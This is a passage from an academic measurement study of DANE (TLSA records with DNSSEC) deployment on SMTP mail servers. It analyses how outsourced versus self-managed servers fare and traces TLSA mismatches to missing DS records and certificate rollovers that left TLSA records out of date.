The DNS-based Authentication of Named Entities (DANE) is an Internet security protocol that enables a TLS connection *without relying on trusted third parties like CAs* by introducing a new DNS record type, `TLSA`. DANE leverages DNSSEC PKI to provide the integrity and authenticity of `TLSA` records. As DANE can solve security challenges in SMTP, such as STARTTLS downgrade attacks and receiver authentication, it has been increasingly deployed surpassing more than 1 M domains with SMTP servers that have `TLSA` records. A recent study, however, reported that there are prevalent misconfigurations on DANE SMTP servers, which hinders DANE from being proliferated.

In this paper, we investigate the reasons *why* it is hard to deploy and manage DANE correctly. Our study uses large-scale, longitudinal measurements to study DANE adoption and management, coupled with a survey of DANE operators, some of which serve more than 100 K domains. Overall, we find that keeping the `TLSA` records from a name server and certificates from an SMTP server synchronized is not straightforward even when the same entity manages the two servers. Furthermore, many of the certificates are configured to be reissued automatically, which may result in invalid `TLSA` records. From surveying 39 mail server operators, we also learn that the majority keeps using CA-issued certificates, despite this no longer being required with DANE, since they are worried about their certificates not being trusted by clients that have not deployed DANE. Having identified several operational challenges for correct DANE management, we release automated tools and shed light on unsolved challenges.

1 Introduction

With Public Key Infrastructure (PKI), Transport Layer Security (TLS) provides secure channels over the Internet. To this end, typically, Certificate Authorities (CAs) publish certificates, and the certificates are validated hierarchically, from the root to the leaf certificate.

However, the current CA-based PKI model has a fundamental vulnerability. CAs can issue certificates for any domain name, and many CAs exist; we have no choice but to trust that all of them issue certificates appropriately. History shows this trust has been broken a number of times. Several CAs were compromised and mis-issued fraudulent certificates [17, 27]. Some CAs even issued fake certificates intentionally [28, 44, 57]. These incidents shook the faith in the PKI model. Several protocols [25, 32, 35] propose mitigations for these problems. However, none of these solutions eliminate the root causes; the public CA model still allows any CA to issue a certificate for any domain name.[1]

The DNS-based Authentication of Named Entities (DANE) protocol [18, 30] was proposed in 2012 to augment or replace the use of trusted public CAs. The key idea of DANE is to leverage the Domain Name System (DNS). To use DANE, a domain owner can publish his TLS server's certificate (or public key) as a DNS record, called a `TLSA` record, to his DNS server. This `TLSA` record must be signed by the DNS Security Extensions (DNSSEC) [4–6] to guarantee its integrity. Since only a domain owner can manage DNS records of its domain, publishing `TLSA` records binds the domain and the certificate (or public key) of its TLS server. Thus, TLS clients can easily authenticate a TLS server by (i) fetching `TLSA` records from the domain's DNS server, (ii) validating their DNSSEC signatures to check the integrity and authenticity, and (iii) checking whether the `TLSA` records are consistent with the certificates from the TLS server, without relying on CAs.

Due to its simple but robust security guarantees, there have been a number of attempts to deploy DANE for numerous web applications such as HTTPS. However, it has never been adopted to validate the certificates of web servers because it introduces additional delays for browsers to fetch DNSSEC and TLSA records. It is also widely known that middleboxes may discard some DNS records such as `TXT` and `RRSIG` [34,

[1] The DNS Certification Authority Authorization (CAA) record [32] allows a domain name owner to specify the CAs authorized to issue certificates for the domain. When the record does not exist, however, it allows all CAs to issue certificates by default.

43], which hinders clients (i.e., browsers) from fetching TLSA records for validation.

Fortunately, DANE has begun to be deployed by email service providers for their SMTP services, because it can effectively solve security challenges that SMTP faces such as STARTTLS downgrade attacks [20] and SMTP service is more tolerant to millisecond-order additional delays.

A recent study [36] showed that popular email service providers such as Comcast and mail.com support DANE for their outgoing mails. Also, the .nl and .se top-level domains show relatively high DANE deployments (9.7% and 38.2% each) compared to .com, .net, and .org (less than 1%). This practice is partially due to the fact that some registries provide financial incentives to domains that deploy DANE [48, 54]. Also, the Dutch and German governments mandate DANE for certified mail service providers in their countries [2, 8].

However, another finding in that study is that server-side misconfigurations often make DANE validations fail in SMTP. First, 15% of SMTP servers that deploy TLSA records are not protected by DNSSEC that is necessary for the integrity of DNS records. Even though TLSA records are signed, 20% of the corresponding DNS servers do not upload DS records to their parent zones (so-called partial deployment). The work also showed the second reason for misconfigurations: many SMTP servers have certificates that are not consistent with the corresponding TLSA records; however, the reason for the inconsistency was not discussed.

In this paper, we present a longitudinal and comprehensive study of DANE in SMTP by observing all related entities needed to correctly operate DANE. We take hourly snapshots of DNS records from all of the second-level domains from .com, .net, .org, and .se for 20 months and collect their certificates. We also interview 39 DANE administrators to understand how they manage DANE and the challenges they face for their management. Coupled with the datasets, we draw a complete picture of the operational challenges for managing DANE.

In this paper, we make the following contributions:

- 99% of domains that outsource their SMTP servers manage DANE correctly. However, the invalid ratio jumps to more than 30% when SMTP servers are self-managed.
- In line with [36], DNSSEC is still a problem; the majority of TLSA records (99%) that experience DNSSEC validation issues are missing DS records. We also find that mismatches between TLSA records and corresponding certificates are prevalent (20%). We discover that many of these mismatched TLSA records (70%) actually match with outdated certificates of SMTP servers, which implies that the mismatches came from incorrect key rollovers.
- Most SMTP servers (87∼92%) incorrectly roll over their keys at least once regardless who manages the SMTP or name server; for example, more than (72∼84%) of SMTP servers change their public keys and corresponding TLSA records without considering the TTL of DNS caches.
- We observe that the current DANE ecosystem still relies on the CA-based PKI model. More than 94% of SMTP servers that deploy TLSA records use CA-issued certificates. We also find that this reliance causes unexpected failures in DANE management when TLSA records are not updated on time due to automatically reissued certificates from CAs.
- The survey of DANE administrators shows the reasoning behind DANE deployment and management: major reasons for DANE deployment are preventing STARTTLS stripping attacks and not trusting CAs; however, we still observe that the majority of domains that deploy DANE *use CA certificates due to the compatibility with other SMTP servers not supporting DANE.*

Our analysis reveals how DANE in the email system is managed and the reasons for mismanagement. On a more positive note, our findings demonstrate several areas of improvement where management of the DANE PKI can be automated and audited. To this end, we publicly release all of our code, datasets and survey answers to the research community at

https://dane-study.github.io

for other administrators and researchers to reproduce and benefit from our work.

2 Background

DNS and DNSSEC DNS associates various information (e.g., A records, MX records) with domains. DANE uses DNS to store the binding information between an identity of an entity and its public key. However, DNS does not provide security in its initial design; the integrity of DNS records is not guaranteed, which makes DNS vulnerable to attacks like DNS spoofing [11, 51]. Thus, the DNS Security Extensions (DNSSEC) [4–6] were proposed to provide the authentication and integrity of DNS records. For this purpose, three new DNS records were introduced:

- DNSKEY records contain public keys used to sign DNS records.
- RRSIG records contain a digital signature of DNS records generated by the private keys corresponding to public keys in DNSKEY records.
- DS records contain a digest of DNSKEY records, which are uploaded to the parent DNS zone to form a chain of trust.

Along with the new records, a domain now has three validation states [5]: (1) secure where a domain is equipped with all cryptographically correct DNSSEC-related records in the above, (2) insecure where a domain is unsigned or does not have a chain of trust (i.e., absence of DS records), and thus cannot be verified regardless of DNSKEYs (or RRSIGs)

records, (3) bogus where a domain has a chain of trust, but its DNS records are cryptographically invalid. A prior study [12] found that missing DS records are a common mistake among many DNS operators by showing that 30% of .com, .org, and .net domains with DNSKEYs do not have the corresponding DS records.

TLSA records DANE uses TLSA records to provide information that can verify the certificate of an application running on the domain. There can be multiple applications running on the same domain with different port numbers, and thus a TLSA record represents a port number, a protocol (i.e., TCP or UDP), and a base domain. For example, to request a TLSA record for an SMTP server of which the MX record is mail.foo.com, the derived domain must be _25._tcp.mail.foo.com. A TLSA record consists of four fields:

- Certificate Usage specifies how to verify certificates (or public keys) from TLS servers (e.g., SMTP server with STARTTLS). There are 4 usages depending on whose certificate is used (TA/EE) and whether PKIX validation is required (PKIX/DANE). The first two usages allow certificates from trusted CAs. Thus, a TLS server must provide a certificate chain that passes PKIX validation using root certificate stores. (i) PKIX-TA (Certificate Usage 0) allows using a root or intermediary CA's certificate. (ii) PKIX-EE (Certificate Usage 1) allows using leaf certificates issued by trusted CAs. In contrast, the next two usages do not require PKIX validation. (iii) DANE-TA (Certificate Usage 2) allows using any certificate of a root or intermediate trust anchor (TA). Thus, a server must provide a certificate chain, including a TA's (possibly self-signed) certificate, which can verify the server's leaf certificate. (iv) DANE-EE (Certificate Usage 3) allows using leaf certificates that can be self-signed; The DANE RFC [18] recommends using DANE-TA and DANE-EE since PKIX CAs offer no additional security for DANE in SMTP.
- Selector specifies whether the entire certificate or only the public key will be selected as Certificate Association Data.
- Matching Type specifies how to represent the selected certificate part. The original value, SHA-256 hash, or SHA-512 hash of the selected data can be used.
- Certificate Association Data contains the processed data depending on the above fields.

SMTP and STARTTLS The Simple Mail Transfer Protocol (SMTP) is a standard for email transmissions. However, SMTP has no security features in its initial design; for example, it sends emails in cleartext (no confidentiality). The STARTTLS extension [29] was proposed to transfer emails securely by using a TLS connection. An SMTP server can send the STARTTLS command in cleartext during the SMTP connection setup to express its TLS support to the client.




Figure 1: DANE management cases are classified depending on who manages the SMTP server and the name server. (a) SMTP server is outsourced (SO), (b) SMTP server is self-managed but name server is outsourced (SSDO), and (c) both SMTP server and name server are self-managed (SSDS). Note that the name server that serves the TLSA record is also outsourced if the SMTP server is outsourced.

However, this has two main security problems: First, as the STARTTLS command is sent as cleartext, it is vulnerable to downgrade attacks to prevent TLS negotiation by stripping the command [20]. Second, the STARTTLS standard [29] does not define what to do when the STARTTLS certificate is not valid, thus making many TLS clients not even attempt to validate the certificate [20]. With DANE, such downgrade attacks can be mitigated since the presence of TLSA records for an SMTP server are an explicit signal of STARTTLS support.[2]

How to deploy DANE SMTP The key elements for DANE are a TLSA record and its corresponding certificate. For successful DANE deployment, an SMTP server must take three steps. First of all, the base domain that serves TLSA records must have all necessary and correct DNSSEC records, making its validation status secure. Second, it must have a certificate, which is provided through an SMTP connection; the certificate may be self-signed or signed by another signing certificate. Third, it has to generate a TLSA record matched with the certificate; depending on the Certificate Usage, the administrator may want it to be matched with the signing certificate (in case of DANE-TA or PKIX-TA usage) or matched with the leaf certificate (in case of DANE-EE or PKIX-EE usage).

Where to deploy DANE SMTP At first glance, deploying DANE for an SMTP server seems straightforward because what the domain owner needs to do is to keep its certificate and TLSA record consistent.

However, it can become a bit tricky when the certificate and its corresponding TLSA record are managed by *two different entities*; domain owners may run both SMTP servers and

[2]Note that a domain serving TLSA records has to be DNSSEC-signed to support DANE. Thus, when TLSA records are not available in a given domain, the proof of non-existence such as NSEC and NSEC3 must be provided. This makes it impossible for man-in-the-middle attackers to simply drop the TLSA records for downgrade attacks.

name servers by themselves, but they can also choose to outsource their management to a popular email hosting provider (for their SMTP servers) and/or an external DNS operator (for their name servers). Thus, in practice, a domain owner has three options to deploy and manage DANE as illustrated in Figure 1.

First, a domain owner (e.g., example.com) may choose a popular email hosting provider (e.g., one.com) to outsource the SMTP server (labeled as SO). Typically, this is done by serving an MX record that delegates to an email hosting provider (e.g., mx1.one.com) such as

```
mx.example.com 600 IN MX 10 mx1.one.com.
```

Even though the MX record is served from the name server that the base domain name uses, the TLSA record will be fetched from the name server managed by the hosting provider because a TLSA record is bound to an MX record. Thus, when a domain outsources its email services to a DANE-enabled SMTP hosting provider, the provider manages both the certificate and its TLSA record. Thus, choosing a popular email hosting provider that can deploy TLSA records is an easy and effective way to support DANE. However, domain owners lose control over managing DANE because they neither manage a certificate nor TLSA records.

Second, domain owners may run and manage their SMTP servers by themselves. For their name servers, they can either (1) outsource to a popular DNS operator such as Cloudflare or their registrar's default name server (labeled as SSDO) or (2) manage it by themselves (labeled as SSDS). In the first case, *a domain owner has the responsibility to give the outsourcing DNS operator the correct TLSA record, which matches with the STARTTLS certificate that is used to encrypt the SMTP connection*. Thus, it might be problematic if the domain owners are not familiar with how to generate TLSA records (when they update their certificates) or how to give the generated TLSA records to their outsourcing DNS operators since mismatched TLSA records result in DANE validation failures. Furthermore, a recent study [13] showed that not all registrars support DNSSEC when the domain owners themselves are the DNS operator, making it impossible to deploy DANE due to missing DS records.

Why DANE validation fails In general, validating a TLSA record fails due to two reasons:

- insecure or bogus DNSSEC: DANE validation mandates correct DNSSEC deployment. When a DANE-validating client finds a TLSA record to be insecure, it ignores the TLSA record and concludes that the SMTP server does not support DANE, which brings all of the STARTTLS vulnerabilities back.[3] When the TLSA record is determined to be bogus, the client is expected to abort the SMTP connection immediately.
- Mismatched TLSA records: this happens when the certificate and its corresponding TLSA record do not match. A previous study [36] found that about 4% of TLSA records could not be validated due to such a mismatch, but the root causes were not investigated, which motivates this paper.

[3] There is a debate whether we have to regard an insecure TLSA record as an invalid TLSA record or not [19]; as DANE mandates *full* DNSSEC deployment and a validator considers insecure TLSA records *unusable*, we regard it as an invalid TLSA record. For clarity, however, we also provide the details of the invalid reasons of a TLSA record for the rest of the paper whenever we analyze them.

3 Related Work

In this section, we discuss related studies about security protocols for SMTP encryption and the DANE ecosystem.

SMTP encryption SMTP does not encrypt its messages itself. Thus, the STARTTLS extension [29] was first introduced for email encryption. Several studies [20, 26, 31, 56] reported that STARTTLS is widely deployed. However, they also found widespread mismanagement of STARTTLS; 70% of the collected STARTTLS certificates cannot be authenticated due to misconfigurations. This is somewhat expected because STARTTLS does not specify what to do for invalid STARTTLS certificates. Recently, Poddebniak et al. [50] also revealed security vulnerabilities of STARTTLS such as command injection and credential stealing in SMTP, POP3 [42] and IMAP [10] protocols, which are largely due to additional but vague negotiation processes. To overcome these limitations, MTA-STS was also proposed to authenticate email servers and encrypt email messages [41]. Compared to DANE, it is simpler to deploy MTA-STS by leveraging TXT records. However, it is still vulnerable to MITM attacks as it does not mandate DNSSEC.

Ecosystem of DANE Zhu et al. [59] measured the DANE deployment in 2015 by focusing on SLDs of .com and .net; they found that only 997 domains out of 485k signed domains have TLSA records; 13% of them were invalid. Recently, Lee et al. [36] focused on the deployment of DANE for SLDs with MX records in five TLDs and popular mail service providers in 2020. The paper showed a slow but gradually increasing DANE deployment rate; less than 1% of second-level domains of .com, .net, and .org deployed TLSA records. However, .nl and .se had deployed DANE relatively aggressively due to financial incentives from the registries. Also, they reported that 3.6% of TLSA records were not matched with the corresponding certificates, thus making them invalid. However, they could not find the root causes.

Considering DANE is still in the early stage, some efforts have been made to keep track of its deployment or to provide debugging tools for DANE administrators. For example, the NL registry (SIDN) and Dukhovni et al. publish DANE deployment statistics on websites based on their active scans and present SMTP DANE validation results on a

TLD	Measurement Period	Domains		MX records	
		All	Incorrect	All	Incorrect
.com	2019/07/13 ~ 2021/02/12	707,365	0.51%	12,323	22.20%
.net		75,921	1.06%	2,604	20.97%
.org		61,844	1.25%	1,988	18.76%
.se		363,192	0.01%	354	7.91%

Table 1: The number of SMTP servers and domains that have TLSA records, and the percentage of DANE failures of SMTP servers and domains are shown as of February 12th, 2021.

daily basis [52, 53]. Also, there are web-based DANE validation tools [16, 21, 22] that can help administrators debug and configure TLSA records.

Our study extends these prior works in two ways. First, we focus on why there are prevalent cases of mismanagement in SMTP DANE by leveraging the longitudinal datasets collected by our active measurement and the comprehensive survey from email service providers. Second, we find that the mismanagement is mainly due to the lack of automated tools for key management such as key rollovers. Hence, we design and implement a prototype of automated tools for DANE key management and discuss the potential operational challenges in practice.

4 Datasets

In this section, we present the data we collected, and analyze how DANE is deployed and operated.

4.1 DNS records and certificates

Our goal is to understand how DANE has been deployed and how well it is managed.

Daily Scans: DNS records We rely on DNS scans from four TLDs provided by OpenINTEL [49]: the .com, .net, and .org gTLDs and .se ccTLD. We choose three gTLDs (.com, .net, and .org) because they are the largest TLDs, and one ccTLD (.se) as Sweden shows the highest rate of DANE deployment [36]. For each of the four TLDs, OpenINTEL first obtains daily zone files from their registries (.com and .net from Verisign, .org from Public Internet Registry, .se from Internetstiftelsen) to obtain Name Server (NS) and Delegation Signer (DS) records for all second-level domains (SLDs). For each of these SLDs, OpenINTEL also collects DNS records from the authoritative name servers, which include A, MX, TLSA, DNSKEYs and RRSIG records.

Hourly Scans: DNS records and STARTTLS certificates The daily snapshots may be sufficient for understanding DANE behaviors in the SMTP protocol at a coarse granularity, but they have two limitations. *First*, SMTP servers with TLSA records do not necessarily mean that they support DANE correctly; for example, they may not support STARTTLS, may not present certificates during the STARTTLS handshake, or may present certificates that do not match with TLSA records, all of which make DANE validations fail. *Second*, the daily scan cannot capture the dynamics of DNS records at a timescale shorter than one day. We calculate the distribution of the TTL values of TLSA records across the entire daily dataset, and find that 93% of the TTLs of TLSA records are less than 1 day, which indicates that we would not capture their dynamics such as the changes of their certificate and TLSA records if we rely on the daily scan. To overcome these limitations, we collect the second dataset by (1) initiating an SMTP connection using collected MX records through SMTP port number 25, (2) sending the STARTTLS command to upgrade an SMTP connection with TLS, and (3) fetching the certificates every hour. We also collect their TLSA records and DNSSEC-related records every hour, and conduct DANE validation as well. In total, our snapshots span 20 months from July 13th, 2019 to February 12th, 2021, which is summarized in Table 1.

4.2 Overall DANE support

A recent study [36] reported that DANE had been increasingly deployed around 2019 as a few large email hosting providers enabled DANE support. For example, it showed that the percentage of domains with MX records that have TLSA records increased from 0.1% to 0.6% for .com domains and from 0% to 38.2% for .se domains from October 2017 to October 2019.

As our dataset partially overlaps with the one in [36], we can quickly revisit the trend; Table 1 shows the number and the percentage of domains and SMTP servers that deployed DANE. We can confirm the accelerated deployment; for example, the deployment rate increased from 0.6% to 0.97% for .com domains and from 28.41% to 41.57% for .se domains from July 2019 [36] to February 2021. When validating their TLSA records, however, we find that DANE validation failures are widespread across the SMTP servers; for example, the percentage of SMTP servers with invalid TLSA records is over 22% when they serve domains in .com. Fortunately, the percentage of impacted domains is not as high as that of SMTP servers (e.g., 0.51% in .com domains) since the outsourced SMTP operators support DANE without failures.

To understand the potential reasons behind this widespread unsuccessful DANE deployment, we first examine the correlation between the popularity of DANE-enabled SMTP servers in terms of the number of serving domains and their validation status. Figure 2 shows the CDF of the number of domains served by DANE SMTP servers that serve x domains in our latest snapshot. We make two observations.

First, we notice a disparity between DANE-valid and DANE-invalid SMTP servers in terms of the number of domains that each SMTP server serves; the incorrectly config-




Figure 2: CDF of the number of domains served by DANE SMTP servers for valid and invalid TLSA records as of February 12, 2021.

ured DANE SMTP servers that serve only a single domain name take up 45% of the total domains and the largest incorrectly configured SMTP server serves only 667 domains. On the other hand, when focusing on the DANE-valid SMTP servers, we see that 90% of DANE-valid domains are served by popular SMTP servers that have more than 10,000 domains. It is highly likely that these domain names outsource their email services to popular email hosting providers. For instance, one.com serves more than 600,000 domains.

Recall that a name server responsible for TLSA records and an SMTP server providing the actual certificate for STARTTLS have to be managed consistently to support DANE correctly, this result may suggest that the quality of DANE management could be different depending on the two entities that manage the name server and SMTP server, respectively. Hence, to better understand why and how DANE validation fails, we now turn our attention to examine who manages DNS and SMTP servers for domains that support DANE SMTP.

5 DANE Quality vs. Managing Entity

5.1 Determining Managing Entities

Identifying whether a domain name outsources a name server (for TLSA records) or an SMTP server (for email service over STARTTLS) is not straightforward because the only publicly available information is its DNS records such as MX, NS, TLSA and their A records. One possible approach is to leverage WHOIS, but there are several challenges. First, a domain name, its MX records and NS records can be different from one another when the domain name outsources either the SMTP server or name server or both. Thus, we have to collect all registrar information of each domain name, MX and NS records, but the WHOIS infrastructure is heavily rate-limited and notoriously inconsistent [37]. Moreover, many domains are registered through privacy-preserving services that hide domain registrant information such as email address and name, which makes it challenging to identify whether the domain names (i.e., the RDATA fields in MX and NS records) are owned by the same entity [9].

To overcome these challenges, we apply two techniques. We first focus on the popularity of the MX or NS records of domains. Our high-level intuition is that the MX records or NS records that map many domains such as more than 50 domains are highly likely to be email hosting providers (for MX records) or external DNS operators (for NS records). In general, popular email hosting providers and external DNS operators manage multiple NS records and MX records with the same SLDs, respectively. For instance, the RDATA fields in NS records are mx[1-4].one.com. Thus we first group the SLDs of MX records and NS records, respectively, and check whether each domain name uses popular SMTP or name servers. This reveals that 1,193,961 (96.6%) domains rely on email hosting providers and 1,210,413 (97.9%) domains outsource DNS servers; each of these email hosting providers and outsourced DNS servers serves at least 50 domains. This confirms our findings in Figure 2 that the majority of domains with TLSA records are served by popular SMTP servers.

However, we notice that this finding is not enough to identify which domains outsource their SMTP servers. We find some corner cases where email hosting providers assign a unique MX record to their customers, but each of the MX records is mapped to the same IP address of the SMTP servers managed by the email hosting providers. A prominent example is Antagonist, which assigns a unique MX record to their customers such as mail.foo.com and mail.bar.com for their two customers, foo.com and bar.com. However, we find that *all of their MX records are mapped to the same set of IP addresses from the same set of name servers managed by Antagonist*[4]. This indicates that they outsource their SMTP servers to *Antagonist*. Thus, to prevent them from being misclassified as self-managed domains, we also group the MX records by their resolved IP address, which are classified as outsourced if the number of domains relying on the same IP address is over 50. This gives us an extra 20,707 (1.7%) domains that are found to outsource their SMTP servers.

Identifying self-managed domains is not straightforward because unpopular MX or NS records do not necessarily mean that they manage their own SMTP servers or name servers. To identify them accurately, we focus on the domains that share the same SLD with their MX records (for SMTP self-management) or NS records (for nameserver self-management). In such cases, these domains are highly likely to manage their SMTP and name servers by themselves since their owners are identical. Using this methodology, we find that 6,408 (0.5%) domains self-manage their SMTP servers and 3,365 (0.3%) domains self-manage their DNS servers.

We exclude the rest of the domains—15,052 (1.2%) domains for their MX records and 22,350 (1.8%) domains for their NS records—from further analyses. After that, we classify the domains into three cases (i.e., SO, SSDO, and SSDS)

[4] ns[1-3].webhostingserver.nl, which are Antagonist's DNS authoritative servers.

Category	SMTP servers		Domains	
	Number	Invalid TLSA (%)	Number	Invalid TLSA (%)
SO	9,766	11.51%	1,202,579	0.23%
SSDO	1,786	39.42%	1,792	40.18%
SSDS	2,840	32.29%	2,806	33.14%

Table 2: The numbers of DANE SMTP servers and their domains and the percentages of invalid TLSA records of DANE SMTP servers and their domains are shown in each category as of February 12, 2021. Note that the abbreviated categories are described in Figure 1.




Figure 3: The percentage of incorrect TLSA records (top) and their served domains (bottom) for each category is shown.

based on the criteria of DANE managing entity we discussed in section 2, which is summarized in Table 2.

5.2 Managing entities and DANE quality

5.2.1 Overall DANE Management

We now examine how DANE management has changed over time depending on who manages the SMTP and name servers. Figure 3 shows the percentage of DANE SMTP servers that fail to deploy DANE successfully (top) and the percentage of domains associated with them for each case. Note that the incorrect DANE deployment rate of the self-managed SMTP servers (SSDS and SSDO) is much higher than outsourced SMTP servers (SO). As to the self-managed cases (SSDS and SSDO), we find its percentage of the domains with invalid TLSA records is comparable to that of the (self-managed) SMTP servers with invalid TLSA records since the latter usually serve a very small number of domains. We also see the slightly higher incorrect deployment rate of SSDO *when the name server is also outsourced* compared to SSDS, which will be detailed in the next section. On the other hand, we see only 16 (2.66%) of TLSA records in the SO case are invalid until September, 17th, 2020. However, we see a spike from




Figure 4: The percentages of TLSA validation failures due to wrong DNSSEC configuration and wrong TLSA records are shown for the self-managed SMTP categories.

September 18th, 2020 ∼ February 12th, 2021 in SO due to the following reasons. Two email hosting providers, Syix and Antagonist assign a unique MX record to each of their customers, which generates an equal number of TLSA records to the number of MX records. In fact, the 63 TLSA records managed by Syix mistakenly share the same Certificate Association Data values, and 1,655 TLSA records managed by Antagonist do the same. Also, we find that only 12 (2%) TLSA records in the SO case are misconfigured on average; we find that only 1,765 domains rely on such invalid TLSA records on average, implying that large email hosting providers are normally well-managed.

These results highlight that *self-managing SMTP servers is more error-prone*. Now, we switch our focus on *where* such mismanagement happens. To this end, we examine the TLSA records, certificates, and DNSSEC records for the misconfigured TLSA records.

5.2.2 Why TLSA Validation Fails

Next, we examine why TLSA validation fails in each case. As discussed in section 2, TLSA record validation fails due to mainly two reasons: (1) unsuccessful DNSSEC deployment and management and (2) mismatches between TLSA records and their certificates. Figure 4 plots the distributions for the SSDO and SSDS cases. Since there are only 12 invalid and unique TLSA records for the SO case, we omit the plot.

DNSSEC We notice that DNSSEC is the dominant reason of DANE management failures across all managing entities; we find that 89% and 95.7% of TLSA records in SSDO and SSDS respectively are invalid due to DNSSEC issues in our latest snapshot. In case of SO, we find that 12 unique TLSA records have DNSSEC problems, which shows that even popular email hosting providers have difficulties in deploying

DNSSEC correctly. This leads us to dig deeper into why their DNSSEC configurations are unsuccessful; we first check if they are equipped with all three DNS record types to support DNSSEC correctly (i.e., DNSKEY, RRSIG, and DS records). We observe that the majority of TLSA records that have DNSSEC problems do not have DS records, making them insecure. In case of SO, for example, 10 out of 12 TLSA records with DNSSEC problems are missing DS records. We find similar patterns in the other two categories as well; 624 (99.5%) and 866 (98.6%) invalid TLSA records are due to missing DS records in SSDO and SSDS. In contrast, we find that TLSA records with bogus state are very few; only 2, 3, and 12 TLSA records cannot be validated due to either cryptographic errors (e.g., signature from unknown keys) or expired RRSIGs in SO, SSDO, and SSDS respectively. Considering that the majority of TLSA records with DNSSEC problems are insecure, we believe that this problem can be mitigated if registrars move towards a standard of DNSSEC-by-default on their name servers by creating a chain of trust automatically. However, Chung et al. [13] pointed out that this is very rare: only one registrar (NameCheap [47]) among the top popular 20 had this policy in 2017.

Mismatches between TLSA records and certificates Interestingly, we find that, on average, 16%, 23% of TLSA records fail in DANE validation due to mismatches when the DANE managing entity is SSDS, and SSDO respectively; we also find only 6 in the SO case. This raises a serious concern since these errors may cause DANE-validating clients to abort SMTP connections regardless of their DNSSEC validation status. Also, such errors do not tend to be fixed over time; they seem to be persistent and go unnoticed by the administrators.

One possible explanation is that the parameters of a TLSA record are incorrectly set by mistakenly specifying Selector, Matching Type, or Certificate Usage even if its Certificate Association Data is generated from the correct certificate. We test this hypothesis by changing each of the parameters in three fields to see if any combination makes the DANE validation successful. Unfortunately, however, we only found that 1 (SO), 2 (SSDO), 3 (SSDS) TLSA records meet the hypothesis across the cases leaving the question still unanswered.[5]

Interestingly, we also notice that TLSA records with Selector 0 show a higher mismatch ratio than the ones with Selector 1. In case of the SSDS category, for example, we find that 11% of TLSA records use Selector 0, but 34% of them are mismatched in our latest snapshot. In contrast, we learn that only 2% of TLSA records with Selector 1 are mismatched. This may suggest that the mismatch could be due to key rollovers; TLSA records with Selector 0 need to be updated even when the reissued certificate still uses the same public key. For Certificate Usage, we find that more than 99% of TLSA records use DANE usages (i.e., DANE-TA and DANE-EE) across all managing categories as expected. In case of Matching Type, we find more than 96% of TLSA records use Matching Type 1 and less than 2% of TLSA records use Matching Type 2 across all managing categories; we find that TLSA records with Matching Type 2 show generally higher mismatch ratios than Matching Type 1; for example, in the SSDS category, we observe that the mismatch ratio of TLSA records with Matching Type 2 is 12.5% while showing 5.5% in Matching Type 2. However, we cannot identify the rationale behind this.




Figure 5: We plot the percentage of mismatched TLSA records at the time of the scan, that match with outdated certificates.

5.2.3 Why Mismatches Happen

The above analysis showed that the mismatches might have nothing to do with a TLSA record and its certificate captured *in the same snapshot*; we now ask whether currently mismatched TLSA records *can be correctly matched* with any of the old (and outdated) certificates that the SMTP server has ever used. This may happen when the administrators simply forget to update TLSA records after their certificates are changed.

To test our hypothesis, we first consider the TLSA records of which mismatch reasons are unknown. Then, for each snapshot, we check if we can find any outdated certificate that has expired at the snapshot but matches with the TLSA record, which is shown in Figure 5. Surprisingly, we observe an increasing trend.

This increasing trend is somewhat expected as we can compare more outdated certificates with the currently mismatched TLSA records over time. However, we find that the percentages reach up to 70% and 73% in SSDS and SSDO respectively, which indicates that *the majority of mismatches between TLSA records and certificates are due to TLSA records that have not been updated timely*.

These results indicate that many SMTP servers have

